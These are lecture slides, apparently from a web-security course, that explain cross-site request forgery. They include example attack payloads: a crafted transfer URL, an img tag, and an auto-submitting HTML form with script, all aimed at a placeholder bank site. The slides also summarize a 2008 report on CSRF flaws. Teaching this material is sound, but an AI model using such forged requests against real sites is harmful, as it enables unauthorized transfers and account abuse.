
Steps of a CSRF Attack

1. User authenticates to the server, receives a **cookie** with a valid **session token**




Steps of a CSRF Attack

1. User authenticates to the server, receives a **cookie** with a valid **session token**
2. Attacker **tricks** the victim into making a malicious request to the server



Steps of a CSRF Attack

1. User authenticates to the server, receives a **cookie** with a valid **session token**
2. Attacker **tricks** the victim into making a malicious request to the server
3. The victim **makes the malicious request**, attaching the cookie, server accepts it


2. Tricks the victim to make some malicious request
Attacker
User Client
1. Login
Web Server
3. The victim makes the malicious request with session cookie

Steps of a CSRF Attack

1. User authenticates to the server, receives a cookie with a valid session token
2. **Attacker tricks the victim into making a malicious request to the server**
3. The victim makes the malicious request, attaching the cookie, server accepts it

How to trick the victim into making such a request?

Executing a CSRF Attack

- Trick the victim into “clicking" a link (HTTP GET)
  - https://bank.com/transfer?**amount=100**&**recipient=mallory**
  - Transfer $100 to Mallory
- Strategy #1: Trick the victim to open an attacker’s website, which contains some JavaScript that makes the actual malicious request
- Strategy #2: Include this in an email, or some website the victim visits
  - <img src="https://bank.com/transfer?**amount=100**&**recipient=mallory**" />

Executing a CSRF Attack

- Trick the victim into making a HTTP POST request


- Strategy #1: Example POST request: trick the victim to submit a form

```
<form name=evilform action=https://bank.com/transfer>
  <input name=amount value=100>
  <input name=recipient value=mallory>
</form>
<script>document.evilform.submit();</script>
```

Executing a CSRF Attack

- Trick the victim into making a HTTP POST request
- Strategy #2: Trick the victim to open an attacker's website, which contains some JavaScript that makes the actual HTTP POST request
- Strategy #3: Put JavaScript in the Ad of a website that the victim visits

CSRF Example



News > Privacy

Researchers find security holes in NYT, YouTube, ING, MetaFilter sites


Attackers could have used vulnerabilities on several Web sites to compromise people's accounts, allowing them to steal money, harvest e-mail addresses, or pose as others online.

Elinor Mills

Oct. 2, 2008 2:31 p.m. PT

2 min read

- By forcing the victim to make a request, the attacker could:
- Add any videos to the victim’s "Favorites"
- Add any user to the victim’s "Friend" or "Family" list
- Send arbitrary messages as the victim
- Make the victim flag any videos as inappropriate
- Make the victim share a video with their contacts
- Make the victim subscribe to any channel
- Add any videos to the user’s watchlist



2023 CWE Top 25 Most Dangerous Software Weaknesses

1 Out-of-bounds Write
CWE-787 | CVEs in KEV: 70 | Rank Last Year: 1

2 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
